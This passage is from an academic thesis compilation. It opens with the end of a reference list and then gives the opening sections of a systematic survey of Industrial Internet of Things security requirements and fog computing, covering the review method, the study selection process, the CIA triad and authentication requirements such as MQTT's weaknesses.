129. Zargar, S.T.; Joshi, J.; Tipper, D. A survey of defense mechanisms against distributed denial of service (DDoS) flooding attacks. *IEEE communications surveys & tutorials* **2013**, *15*, 2046–2069.
130. De Donno, M.; Dragoni, N.; Giaretta, A.; Spognardi, A. Analysis of DDoS-capable IoT malwares. Proceedings of the 2017 Federated Conference on Computer Science and Information Systems, 2017.
131. Badis, H.; Doyen, G.; Khatoun, R. Understanding botclouds from a system perspective: a principal component analysis. Network Operations and Management Symposium (NOMS), 2014 IEEE. IEEE, 2014, pp. 1–9.
132. Yan, Q.; Yu, F.R.; Gong, Q.; Li, J. Software-defined networking (SDN) and distributed denial of service (DDoS) attacks in cloud computing environments: A survey, some research issues, and challenges. *IEEE Communications Surveys & Tutorials* **2016**, *18*, 602–622.
133. Kolias, C.; Kambourakis, G.; Stavrou, A.; Voas, J. DDoS in the IoT: Mirai and Other Botnets. *Computer* **2017**, *50*, 80–84.
134. Osanaiye, O.; Choo, K.K.R.; Dlodlo, M. Distributed denial of service (DDoS) resilience in cloud: review and conceptual cloud DDoS mitigation framework. *Journal of Network and Computer Applications* **2016**, *67*, 147–165.
135. Dantas, Y.G.; Nigam, V.; Fonseca, I.E. A Selective Defense for Application Layer DDoS Attacks. 2014 IEEE Joint Intelligence and Security Informatics Conference, 2014, pp. 75–82.
136. Jensen, M.; Gruschka, N.; Herkenhöner, R. A survey of attacks on web services. *Computer Science-Research and Development* **2009**, *24*, 185.
137. Singh, K.; Singh, P.; Kumar, K. Application layer HTTP-GET flood DDoS attacks: Research landscape and challenges. *Computers & Security* **2017**, *65*, 344–372.
138. Choi, J.; Choi, C.; Ko, B.; Kim, P. A method of DDoS attack detection using HTTP packet pattern and rule engine in cloud computing environment. *Soft Computing* **2014**, *18*, 1697–1703.
139. Zhao, Y.; Liu, Y.; Yu, Y.; Li, Y. Blockchain based Privacy-Preserving Software Updates with Proof-of-Delivery for Internet of Things. *CoRR* **2019**, *abs/1902.03712*.
140. Yu, Y.; Li, Y.; Tian, J.; Liu, J. Blockchain-Based Solutions to Security and Privacy Issues in the Internet of Things. *IEEE Wireless Commun.* **2018**, *25*, 12–18.
141. Rullo, A.; Bertino, E.; Saccà, D. PAST: Protocol-Adaptable Security Tool for Heterogeneous IoT Ecosystems. IEEE Conference on Dependable and Secure Computing, DSC 2018, Kaohsiung, Taiwan, December 10-13, 2018, 2018, pp. 1–8.
142. Giura, P.; Jim, T. Sapphire: Using Network Gateways for IoT Security. Proceedings of the 8th International Conference on the Internet of Things; ACM: New York, NY, USA, 2018; IOT '18, pp. 5:1–5:8.
143. Kong, Q.; Lu, R.; Ma, M.; Bao, H. A privacy-preserving sensory data sharing scheme in Internet of Vehicles. *Future Generation Comp. Syst.* **2019**, *92*, 644–655.
144. Fazio, M.; Ranjan, R.; Girolami, M.; Taheri, J.; Dustdar, S.; Villari, M. A Note on the Convergence of IoT, Edge, and Cloud Computing in Smart Cities. *IEEE Cloud Computing* **2018**, *5*, 22–24.
145. Dragoni, N.; Massacci, F.; Saidane, A. A Self-protecting and Self-healing Framework for Negotiating Services and Trust in Autonomic Communication Systems. *Computer Networks* **2009**, *53*, 1628 – 1648. Autonomic and Self-Organising Systems.
146. Guidi, C.; Lanese, I.; Mazzara, M.; Montesi, F. Microservices: A Language-Based Approach. In *Present and Ulterior Software Engineering*; Mazzara, M.; Meyer, B., Eds.; Springer International Publishing: Cham, 2017; pp. 217–225.

147. Yan, Z.; Cimpian, E.; Zaremba, M.; Mazzara, M. BPMO: Semantic Business Process Modeling and WSMO Extension. 2007 IEEE International Conference on Web Services (ICWS 2007), July 9-13, 2007, Salt Lake City, Utah, USA, 2007, pp. 1185–1186.

148. Mazzara, M. Towards Abstractions for Web Services Composition. Ph.D. thesis, University of Bologna, 2006.

149. Dragoni, N.; Mazzara, M. A Formal Semantics for the WS-BPEL Recovery Framework - The *pi*-Calculus Way. WS-FM. Springer, 2009, Vol. 6194, *Lecture Notes in Computer Science*, pp. 92–109.

Paper E

A Systematic Survey of Industrial Internet of Things Security: Requirements and Fog Computing Opportunities

K. Tange, **M. De Donno**, X. Fafoutis, and N. Dragoni, “A Systematic Survey of Industrial Internet of Things Security: Requirements and Fog Computing Opportunities”, *IEEE Communications Surveys & Tutorials*, p. 33, 2020.

A Systematic Survey of Industrial Internet of Things Security: Requirements and Fog Computing Opportunities

Koen Tange, *Student Member, IEEE,* Michele De Donno, *Student Member, IEEE,* Xenofon Fafoutis, *Senior Member, IEEE,* and Nicola Dragoni

***Abstract*—A key application of the Internet of Things (IoT) paradigm lies within industrial contexts. Indeed, the emerging Industrial Internet of Things (IIoT), commonly referred to as Industry 4.0, promises to revolutionize production and manufacturing through the use of large numbers of networked embedded sensing devices, and the combination of emerging computing technologies, such as Fog/Cloud Computing and Artificial Intelligence. The IIoT is characterized by an increased degree of inter-connectivity, which not only creates opportunities for the industries that adopt it, but also for cyber-criminals. Indeed, IoT security currently represents one of the major obstacles that prevent the widespread adoption of IIoT technology. Unsurprisingly, such concerns led to an exponential growth of published research over the last few years. To get an overview of the field, we deem it important to systematically survey the academic literature so far, and distill from it various security requirements as well as their popularity. This paper consists of two contributions: our primary contribution is a systematic review of the literature over the period 2011-2019 on IIoT Security, focusing in particular on the security requirements of the IIoT. Our secondary contribution is a reflection on how the relatively new paradigm of Fog computing can be leveraged to address these requirements, and thus improve the security of the IIoT.**

***Index Terms*—Industrial Internet of Things, Cyber-security, Security Requirements, Fog Computing**

Acronyms

3GPP	The 3rd Generation Partnership Project
5G	Fifth generation cellular network technology
ABS	Attribute Based Signatures
AC	Access Control
ACL	Access Control List
BYOK	Bring Your Own Key
CIA	Confidentiality, Integrity, Availability
CI	Critical Infrastructure
DDoS	Distributed Denial of Service
DHT	Distributed Hash Table
DID	Decentralized Identifier
DoS	Denial of Service
DTLS	Datagram Transport Layer Security
ENISA	European Union Agency for Network and Information Security
GDPR	General Data Protection Regulation
ICS	Industrial Internet Consortium
IDS	Intrusion Detection System
IETF	Internet Engineering Task Force
IIoT	Industrial Internet of Things
IoT	Internet of Things
LLN	Low-power Lossy network
LPWAN	Low Power Wide Area Network
M2M	Machine-to-Machine
MQTT	Message Queue Telemetry Transport
NB-IoT	Narrow Band IoT
NFC	Near Field Communication
NFV	Network Function Virtualization
OPC UA	The OPC Unified Architecture
OT	Operational Technology
OWASP	Open Web Application Security Project
PKI	Public Key Infrastructure
PLC	Programmable Logic Controller
PUF	Physically Uncloneable Function
SCADA	Supervisory Control And Data Acquisition
SDN	Software Defined Networking
SSI	Self Sovereign Identity
TEE	Trusted Execution Environment
TLS	Transport Layer Security
TPM	Trusted Platform Module
TSN	Time Sensitive Networking
WPAN	Wireless Personal Area Network
WSN	Wireless Sensor Networks
ZTN	Zero Trust Networking

K. Tange, M. De Donno, X. Fafoutis and N. Dragoni are with the Embedded Systems Engineering section, DTU Compute, Technical University of Denmark. Email: {kpta, mido, xefa, ndra}@dtu.dk

Additionally, N. Dragoni is with Örebro University, Sweden

I. Introduction

INDUSTRY 4.0, also referred to as 4^{th} industrial revolution, represents a new industrial era, whereby due to the increasing availability, affordability, and capability of sensors, processors, and communication technologies, the number of embedded devices used in industrial applications is rapidly increasing. This leads to a growth in the interest for the Industrial Internet of Things (IIoT): a large network of devices, systems, and applications communicating and sharing intelligence with each other, the external environment, and with humans [1]. According to Accenture [1], the IIoT could be worth 7.1 trillion US dollars to the United States and more than 1.2 trillion to Europe by 2030.

In this wave of excitement, Internet of Things (IoT) security represents one of the biggest weak points holding back the adoption of the IIoT. As a matter of fact, IoT devices are often poorly secured [2] and thus easy targets for malware taking advantage of them to run devastating cyber-attacks, such as Distributed Denial of Service (DDoS) [3] (e.g., Mirai [4] affected consumer IoT) or sabotage attacks. Threats are not limited to the consumer IoT. In fact, traditional industrial environments have been subject to attacks in the past, sometimes with devastating results (e.g., StuxNet [5] or CrashOverride/Industroyer [6]). It is thus apparent that without security, IIoT will never be able to deliver its full potential. As a result, recent years have seen an unprecedented growth of research in IIoT security.

In this landscape, a relatively new computing paradigm has attracted attention: Fog computing [7]. Fog computing is a system-level architecture born from the necessity of bridging the gap between IoT and Cloud computing, by distributing resources and services along the continuum from Cloud to IoT [8]. Among others, one of the promises of Fog computing is to present a possible solution to the (I)IoT security problem.

A. Contribution

In this article, we present a systematic survey on the security requirements of the IIoT. As we quantitatively demonstrate in Section VI, the field of IIoT security has grown rapidly over the last few years, and this momentum motivates this article and the need for an up-to-date systematic survey.

In particular, as our primary contribution, we survey the literature on IIoT security over the period 2011-2019, which corresponds to more than 200 papers. In turn, we identify, categorize, and discuss the IIoT security requirements that have been identified by the research community, highlighting the research interest attracted by each of them over the target period. In addition, we provide statistics with regard to the geographical distribution and the publication venue of the surveyed papers.

As a secondary contribution, in the final part of the article, we discuss how the Fog computing paradigm can be used to address these requirements. Our reflection identifies numerous research opportunities at the intersection of Fog computing and IIoT security, along with open challenges and limitations still (partially) unsolved.

B. Outline

The paper is organized as follows. We first establish common ground by discussing the difference between IoT and IIoT, and providing a glimpse into recent IoT security surveys. Section III briefly mentions related work and motivates the need for a systematic literature review. Section IV describes the research method used in the review and formalizes the research questions. Section V surveys the security requirements resulting from the systematic review. Section VI presents a quantitative analysis of the results obtained during the research phase. Section VII discusses the role that Fog computing might play in meeting the IIoT security requirements. Finally, Section VIII concludes the paper.

II. IoT and IIoT

Before we discuss the results of our systematic survey in depth, it is helpful to establish a common understanding of how IoT and IIoT differ. In this section, we first explore this difference, then, we provide an overview of recent IoT security surveys.

We find Table I, taken from the ENISA "Good practices for Security of Internet of Things in the context of Smart Manufacturing" [9] report, to be helpful in outlining the differences between IoT and IIoT, and use this as a guideline throughout our work. That said, the difference is not a precise, clear-cut one, and we sometimes do deviate from these guidelines, when it is abundantly clear that a scenario concerns the IIoT without meeting relevant criteria from that table.

In general, it is accepted that IIoT is a subset of IoT: IoT typically covers consumer devices in retail and lifestyle, IIoT focuses mainly on Operational Technology (OT), the smart manufacturing process, smart logistics, and smart cities.

It should not be surprising that the safety and security requirements in IIoT are generally stricter than those found in a typical IoT scenario. Even so, we find significant overlap in used terminology in the literature, and IIoT having stricter requirements does not necessarily mean that any proposed security solution for the IoT is not applicable to the IIoT. This is echoed by Yu et al. [10], who, in a short survey on the differences between IIoT and IoT security, find that for the most part, the challenges overlap. At the same time, as will become evident throughout this study, the field is broad, and scenarios covered in the literature differ wildly. Often, one can imagine a more general IoT cousin to a specific IIoT scenario quite easily. The security requirements distilled from said IIoT scenario would thus often also apply to its IoT cousin. Vice-versa, it is likely that works are covering the IoT scenario, these would identify requirements that have not been covered in the available literature for the IIoT. This is especially true for requirements derived out of common challenges such as resource constraints and key distribution. Therefore, we recommend readers with an interest in any given IIoT scenario to also search the available literature for the more general IoT case, and consider if the requirements found in those works uncover security liabilities that have not been addressed in existing IIoT work.

A. IoT Security Surveys

There exist ample surveys investigating the state of IoT security, and we will briefly look at several relatively recent surveys, discussing how their identified security requirements might relate to the IIoT.

In [11], the authors survey the literature for real IoT attacks and present a taxonomy. They also identify integrity, anonymity, confidentiality, privacy, access control and authorization, authentication, resilience, and self-organization as security requirements for IoT systems in general. These are all represented in the requirements collected in this work as well, and reiterate that generic IoT solutions can work for IIoT systems, if they do not violate scenario-specific constraints. Neshenko et al. [12] provide a much more thorough study

TABLE I
"INDICATIVE DIFFERENCES IN TERMS OF SELECTED ASPECTS BETWEEN IOT AND IIOT" (TAKEN FROM [9]).

Selected Characteristics	Internet of Things	Industrial Internet of Things
Focus	Protection of personal data and assets	Prevention of process interruption, safety
Priorities	Confidentiality, Integrity, Availability	Availability, Integrity, Confidentiality
Device Failure Implications	No critical consequences	Interruption of processes, impact on production, potential physical threats
Reaction to threat	Possible shut down and remediation	Maintenance of operation
Upgrades and Patch Management	Possible during operation time, no reasons for significant delays	Need to be scheduled and performed during down time, which may postpone the upgrade for a considerable amount of time.
Lifecycle of the device	Relatively frequent upgrades of equipment	Long lifespan of the devices (over 15 years)
Conditions of deployment	Regular environment	Harsh environment (temperature, vibration, etc)

of IoT vulnerabilities and attacks, but do not relate these to security requirements. Nevertheless, we can see that the familiar topics of authentication and access control, assurance, and confidentiality return implicitly throughout the text. The threats described by the authors include problems such as false data injection, improper patch management, and improper encryption. Many of these can be directly connected to the security requirements listed in this work.

In [13], the authors provide a top-down survey of IoT security. They discuss security requirements for healthcare, smart grids, manufacturing, smart homes, transport, and smart cities. Some of these are also considered to be in the IIoT domain [9], and indeed the security requirements identified in these sections overlap with the ones collected in this survey, albeit on a higher level of abstraction. In each investigated domain, they list a subset of these as requirements. For smart grids, they identify availability, confidentiality, integrity, non-repudiation, and privacy, and additionally list challenges we also identify in our work: heterogeneity, scalability, privacy, and so on. What is apparent through their work, is that the main way in which the requirements for the various domains differ is in their priority, for instance, privacy and confidentiality weigh higher in healthcare than in transport. Further, the authors make the insightful observation that one specific challenge for the IIoT that is not as apparent in general IoT networks, is that its crucial safety requirements often compete with security in terms of resources. It is perhaps the balance that must be found between these two aspects that sets the IIoT apart from normal IoT systems. Indeed, whenever resource constraints are not an issue, or when safety constraints are less strict, standard IoT solutions often suffice.

III. Related Work

To the best of our knowledge, the most recent works focused on reviewing IIoT security are [14] and [15]. The former focuses primarily on threats characterization by looking at existing attacks, while the latter mainly reviews the differences between information technology and operational technology in an Industry 4.0 setting, and discusses the challenges. However, neither of these works explicitly discuss security requirements, opting to leave them as implied by the described threats and challenges. Another recent study [16] focuses on Industry 4.0 system architecture as a whole and observes that there is an increase in security-focused architectural proposals, but does not discuss security in depth. Some older surveys dated back to 2015 and 2016 mention IIoT security requirements [17], [18], but they also refrain from an in-depth discussion.

Recently, Hansch et al. [19] published a study identifying and mapping security requirements to an OPC UA model, allowing easier machine-based verification. While they provide many security requirements, they are based on a limited set of use cases, and no thorough explanation for their derivation is given. Moreover, they are of a less abstract level than the ones we attempt to derive in this work.

As a result, we deem it necessary to provide an up-to-date, systematic survey that specifically addresses IIoT security requirements.

IV. Research Method

In this section, we present the research method that is used in this systematic literature review on security requirements for the IIoT.

We adopt the research method detailed by Petersen et al. [20] and utilize the suggested template for describing our approach. In the next subsections, we elaborate on research questions, search strategy, study selection, and validity concerns.

A. Research Questions

The main aim of this work is to identify security requirements for the IIoT. This can then guide us in identifying which of these show potential to be solved by Fog computing. In addition, we want to provide an overview of the research activity in the field: how research activity has developed throughout the years, how this research was published, and what its geographical distribution is.

Thus, our research questions can be formulated as follows:

- **RQ1:** what are the security requirements of the IIoT?
- **RQ2:** how are publications related to IIoT security spread throughout the years?
- **RQ3:** how is IIoT security research activity geographically distributed?
- **RQ4:** what are the most popular publication venues for IIoT security research?

Answering these questions will aid in getting a better understanding of the current security landscape for the IIoT, while at the same time identifying various concrete research opportunities related to Fog computing. Each of these can then be traced back to concrete security requirements relevant to the Industry 4.0 paradigm.

TABLE II
QUERIES USED FOR OUR SEARCH, EXPRESSED IN PSEUDO-CODE

Query	Description
Q1	*in title:* IIoT OR “Industrial Internet of Things" OR "Industry 4.0"
Q2	(*in title:* IIoT OR “Industrial Internet of Things" OR "Industry 4.0") AND *in abstract:* security

TABLE III
NUMBER OF PAPERS OBTAINED

Source	Q1	Q2
ACM	60	12
IEEE Xplore	2702	323
ScienceDirect	369	21
Total	*3158*	*356*

B. Search Strategy

We utilize the adjusted PICOC criteria for software engineering [21] in order to identify relevant keywords. In particular:

- **Population:** we consider the IIoT as the application area in which our research is conducted. However, this is a very broad population, therefore, we take into account only studies addressing IIoT security.
- **Intervention:** this criterion does not apply to our research questions, as we are interested in *any* work in the IIoT domain that describes security requirements.
- **Comparison:** we compare the security requirements identified by different studies by taking into account such factors as the number of studies that mention them, related threats, and proposed solutions.
- **Outcomes:** we present the identified security requirements as well as the properties of their mitigation, allowing us to discuss which requirements call for further research.
- **Context:** as we do not empirically compare the available works, this criterion does not apply to our study.

With these criteria in mind, we have formulated the following keywords: *IIoT, Industrial Internet of Things, Industry 4.0,* and *Security*.

We considered as sources the following databases: ACM Digital Library, IEEE Xplore, Elsevier/ScienceDirect. In this domain, we believe that the combination of these three sources provides an accurate representation of the research that has been conducted globally.

We divided the search into two stages. First, we queried the databases for articles related to IIoT/Industry 4.0 in general, based on their titles. This provided an overview of the amount of research conducted in this field. After that, we narrowed down our search to only include works related to security, by excluding articles not containing the word “security” in their abstract. The queries are summarized in Table II. The search results for both queries are listed in Table III. The queries have been executed in March 2020.




Fig. 1. A schematic representation of the entire study selection process.

C. Study Selection

Starting from 356 papers resulting from our queries, we further filtered the studies with multiple phases.

Firstly, the JabRef [1] reference management software was used to identify and delete duplicates. Five duplicates were found, leaving the number of considered papers for the subsequent phases at 351.

Subsequently, we independently reviewed the titles and abstracts of each article in order to reduce selection bias. Each article was marked as being relevant, not relevant, or of doubtful relevance. Articles were voted for inclusion when the work covered cyber-security challenges and/or solutions for Industry 4.0, and it was published before 2020, since that is the year in which this study is conducted. We do not believe that filtering on a minimum publication date is necessary at this time, due to the relatively young age of this field. Articles

[1]https://www.jabref.org

were voted for exclusion when the work was not related to Industry 4.0 security, contained duplicate content, or was not presented in legible English.

The following rules were used for filtering out articles based on title and abstract review (this has been done jointly by two authors of the paper):

- when both authors considered an article relevant, the article was included for the next phase;
- when one author expressed doubt and the other author considered an article relevant, the article was included for the next phase;
- when both authors expressed doubt, a joint review was done considering also other sections of the article (e.g. introduction, outline, conclusion) to determine its relevance. If this review did not clear up doubts for either of the authors, the article was given the benefit of the doubt and included for the next phase;
- when one author considered an article relevant, while the other considered it to not be relevant, the article was marked for joint review as described in the previous rule;
- when one author considered an article not relevant, while the other considered it to be doubtful, the article was marked for joint review as with the previous rules;
- when both authors considered an article not relevant, the article was excluded.

After the individual title and abstract reviews, 68 articles were excluded and 69 were marked as doubtful entries requiring a joint review. These were then jointly reviewed, leading to an additional 35 exclusions. The remaining 248 papers were considered for full-text reading, overall reducing the number of papers to analyse by 92% compared to results of Q1 and 30% compared to Q2.

In the full-reading phase, we extracted information relevant to the stated research questions, as well as identifying the challenges discussed in the papers. We then used this data to provide a comprehensive picture of the security challenges and corresponding requirements for the IIoT. In this phase, it became clear that a number of papers were not relevant to our work, resulting in the discarding of other 43 papers. Additionally, we identified 13 papers of interest through reverse snowball sampling and added these to the selection.This brings the final number of papers considered in this survey to 218.

The entire study selection process and related numbers are summarized in Figure 1.

D. Validity Evaluation

Every study that is subject to manual selection is vulnerable to researcher bias in the filtering process. In order to reduce this issue, we performed the filtering process twice: two authors of this paper selected studies independently, and the results of the filtering process were based on a systematic approach combining the selections of both authors, and in some cases a joint review.

Also, to mitigate possible selection bias, we have performed reverse snowball sampling, allowing for the introduction of papers originally not considered due to not being captured by our search queries.

Furthermore, we have described our research process in detail, and have taken care to list the criteria by which we filtered studies. This is done to increase the repeatability of this work.

Finally, it is worth mentioning that our approach does not suffer from the Matthew's effect, as opposed to querying databases that rank papers based on citation count [22].

V. IIoT Security Requirements (RQ1)

In this section, we present the security requirements that we found to have been discussed in the selected literature. We describe why these requirements are deemed relevant and summarize some of the proposed solutions. We also discuss why these requirements are difficult to satisfy for Industry 4.0 applications, which gives the insight needed to see why the discussed security requirements are hard to meet with conventional solutions. Furthermore, they provide a set of motivational factors for why the research discussed in this section is necessary.

We observed that the focus of the investigated literature is mainly on Industry 4.0, even if in this field highly varying scenarios are considered. For example, some articles discuss petrochemical plant management [246], while others focus on drones [177], [192], [199], and so on. Each of these scenarios has its own threat model and will thus also differ in terms of security requirements from the others, to a certain degree. However, we note that the majority of them show considerable overlap, and that even the ones that are unique to one particular scenario, might still translate into a research opportunity, or might be possibly addressed with Fog computing. Therefore, we have attempted to include all such requirements in this section, and mention their relevance to particular scenarios, to provide context.

In the rest of this section, we discuss all IIoT security requirements found in this study, grouped by the overarching categories to which they belong. Figure 2[2] depicts a hierarchical structure of the various subsections, together with all the works related to each subsection. References were picked and positioned using the following heuristics: firstly, if a work is mentioned in a subsection (be it in a table or the text itself), it is included in the level 1 node representing that subsection (e.g. Authentication); secondly, if a work is mentioned in a topic *within* a subsection (e.g. Key Distribution), it is included in the level 2 node representing that subsubsection in the mind-map. Additionally, in order to minimize redundancy in the mind-map, the following rule was followed: when a reference is included for both a subsection (e.g. Network Security) and one or more of its subsubsections (e.g. Wireless), then preference is given to the latter, and the reference is removed from the subsection itself. This does *not* eliminate redundancy between nodes of the same level (e.g., a reference can still be included for both Key Distribution and Mutual Authentication), but it does allow for a representative overview of works relevant to any topic.

[2]In electronic versions of this work, nodes and references in this map are clickable, allowing for easier navigation through the document.




Fig. 2. A clickable mind-map giving an overview of the categories (subsections) and specific topics (subsubsections) discussed in Section V. References in this mind-map were chosen for inclusion when explicitly mentioned in the portion of text represented by each node, or when deemed relevant to the category, based on a full-text review.

Finally, in Section V-J, we close this section with a summary and an analysis of the obtained results.

Except for Section V-A and Section V-J, every section contains a table relating the most important security requirements of that category to a collection of works that we deemed the most relevant to these topics. Additionally, every table shows the research interest (low, medium, high, very high) of the scientific community for each security requirement in that category. This interest is inferred from the percentage of works identifying or addressing the specific security requirement compared to all the (unique) papers related to that category. The number of papers addressing a specific category is taken from Figure 2 as the number of papers appearing in the corresponding level 1 (i.e., subsection) and all level 2 (i.e., subsubsections) nodes, but removing duplicates. For instance, the total number of papers discussing Network Security is given by the count of the references appearing in Figure 2 for the nodes Network Security, Latency and timeliness, Availability, and Wireless, without duplicates. It is important to note that a number of works identify multiple security requirements, thus, appear in multiple subsections; as such, the calculated percentages do not represent disjoint partitions of the set of investigated works, thus their sum

TABLE IV
INTEREST LEVELS ASSIGNED TO EACH SECURITY REQUIREMENT IN RELATION TO ITS CATEGORY.

Relative interest	Range (x)
Low	0% ≤ x ≤ 7%
Medium	7% < x ≤25%
High	25% < x ≤45%
Very High	45% < x ≤100%




Fig. 3. The CIA triad, with some examples for each property.

will not result in 100%. The range of percentages assigned to each interest level are shown in Table IV and have been chosen based on the distribution of percentages assigned to security requirements across all categories. As an example of the interest level, consider a category AB discussed by 50 papers, and a security requirement AB-01 identified by 5 of these 50 papers, the research interest for the requirement AB-01 will be *medium*, with a percentage of 10%. The aim of these tables is to give the interested reader a stepping stone to more in-depth works for each requirement, but also the topics itself.

A. The CIA Triad

The Confidentiality, Integrity, Availability (CIA) triad is a well-known information security model, and can be considered as a set of extremely abstract security goals or requirements. A subset of these lie at the root of every other security requirement. Figure 3 provides a graphical representation of the triad and shows some examples of solutions related to each property. We briefly describe the three properties as they are described by [130] below:

- **Confidentiality** pertains to protecting information in all its forms. This includes data encryption, access control, network isolation, but also privacy aspects.
- **Integrity** concerns consistency, accuracy, authenticity, and more generally the overall trustworthiness of entities.
- **Availability** concerns operational guarantees of the system. This covers topics such as redundancy and decentralization, but also guarantees that tasks will be performed within hard deadlines.

Typically, the CIA triad is used in information security, meaning that the three properties relate to information only. However, it is equally applicable in other domains, such as cyber-physical systems [132]. Indeed, many of the works we investigated explicitly mention the triad (e.g. [25], [63], [89], [97]). Traditionally the focus in industrial environments has been first on availability, second on integrity, and last on confidentiality. However, with Internet-connected systems, this requires reconsideration, and all three aspects should be brought up to an acceptable level. Thus, with the development of new IIoT and Industry 4.0 solutions, confidentiality and integrity should be weighed equally to availability.

While these three aspects are a very good starting point and are certainly important to keep in mind when specifying the security goals for any system, it is not always useful to reduce concrete requirements back to elements of the CIA triad, if one already has more (e.g. contextual) information that might help with deriving an unambiguous security goal. For example, it is easy to state that data at rest should be kept confidential, but such a requirement does not convey the conditions that a confidentiality mechanism should satisfy. Moreover, it leaves a lot of room for interpretation (e.g., confidential to which parties?). On the other end of the spectrum, very fine-grained requirements are only possible if one is developing for a specific scenario.

In the next subsections, we strive to find a middle ground where we describe security requirements at a high enough level to see where the challenges in achieving them lie, but at the same time refrain from going too deep into any scenario, although we might refer to them as anecdotal evidence supporting the legitimacy of a requirement.

B. Authentication

Authentication of remote entities (both humans and machines, or even applications) is a key concern for many forms of IoT communication [31]. Within the context provided by IoT and IIoT applications, this brings some extra challenges [15], [17], [49]. There is a need for extremely lightweight authentication schemes, with little overhead in terms of computation time and transfer size, among other things.

A second but very important concern is verifying the integrity and authenticity of data, e.g. to ensure that a configuration file was created by an authorized party, and not modified since. Also here, the IIoT domain has special requirements that prevent the adoption of commonly used authentication mechanisms. Many topics in this section therefore also concern integrity, albeit not explicitly mentioned in every instance.

Wang and Wang [82] name some other typical challenges (mainly aimed at wireless industrial communication) that need to be taken into account when investigating authentication and integrity methods. They consider extreme resource constraints, the open broadcast nature of wireless communications (i.e. anyone can read and send messages on certain frequencies), extremely large network sizes, and lack of infrastructure support.

TABLE V
AUTHENTICATION-RELATED SECURITY REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY.

ID	Security requirement	Related sources	Relative interest	% within category
A-01	multi-factor authentication	[24], [26], [72], [73], [77], [78], [82]	Medium	9%
A-02	key distribution	[29], [53], [55], [59]–[63], [67], [85]	Medium	13%
A-03	node addition, revocation, rekeying	[29], [30], [63], [67], [82]	Low	6%
A-04	decentralized key management	[24], [53], [55], [62], [67]	Low	6%
A-05	transitive authentication	[62]	Low	1%
A-06	mutual authentication	[28], [48], [52], [70]–[74], [76]–[78], [81], [87]	Medium	17%
A-07	privacy-preserving authentication	[72], [77], [78], [87], [93], [94]	Medium	8%
A-08	minimization of user interaction	[70]–[72], [76]–[80]	Medium	10%
A-09	non-repudiation	[84], [86], [89]	Low	4%
A-10	attestation	[17], [39], [95], [97]	Low	5%

As an example of authentication challenges in existing systems, we consider the Message Queue Telemetry Transport (MQTT) protocol. This is a widely deployed protocol for data exchange in the industrial domain, and features some very basic and insecure authentication methods [57]. According to Katsikeas et al. [34], the protocol allows authentication through a simple username and password combination, which are communicated in plaintext. A second authentication method sometimes used is through a unique client identifier, which is easily spoofable. While it is possible to secure these methods by complementing MQTT with Transport Layer Security (TLS) or IPSec, those two protocols are too resource-intensive for many IIoT applications, and lighter alternatives are necessary, such as TinyTLS [56] or DTLS [58]. Now that industrial networks are becoming increasingly connected to the internet, this becomes more and more important.

The importance of sufficiently secure authentication mechanisms is reflected by the fact that positions 2 and 3 in the Open Web Application Security Project (OWASP) IoT Top 10 [47] on IoT vulnerabilities concern attack vectors where (a lack of) authentication is an important aspect. Its importance is also underlined by the popularity of this topic with recent research efforts, with many papers addressing or identifying the above issues (see Table V-B). These works identify several authenticity properties that can be considered requirements in various use-cases in the IIoT domain. We describe these in more detail in the following subsections.

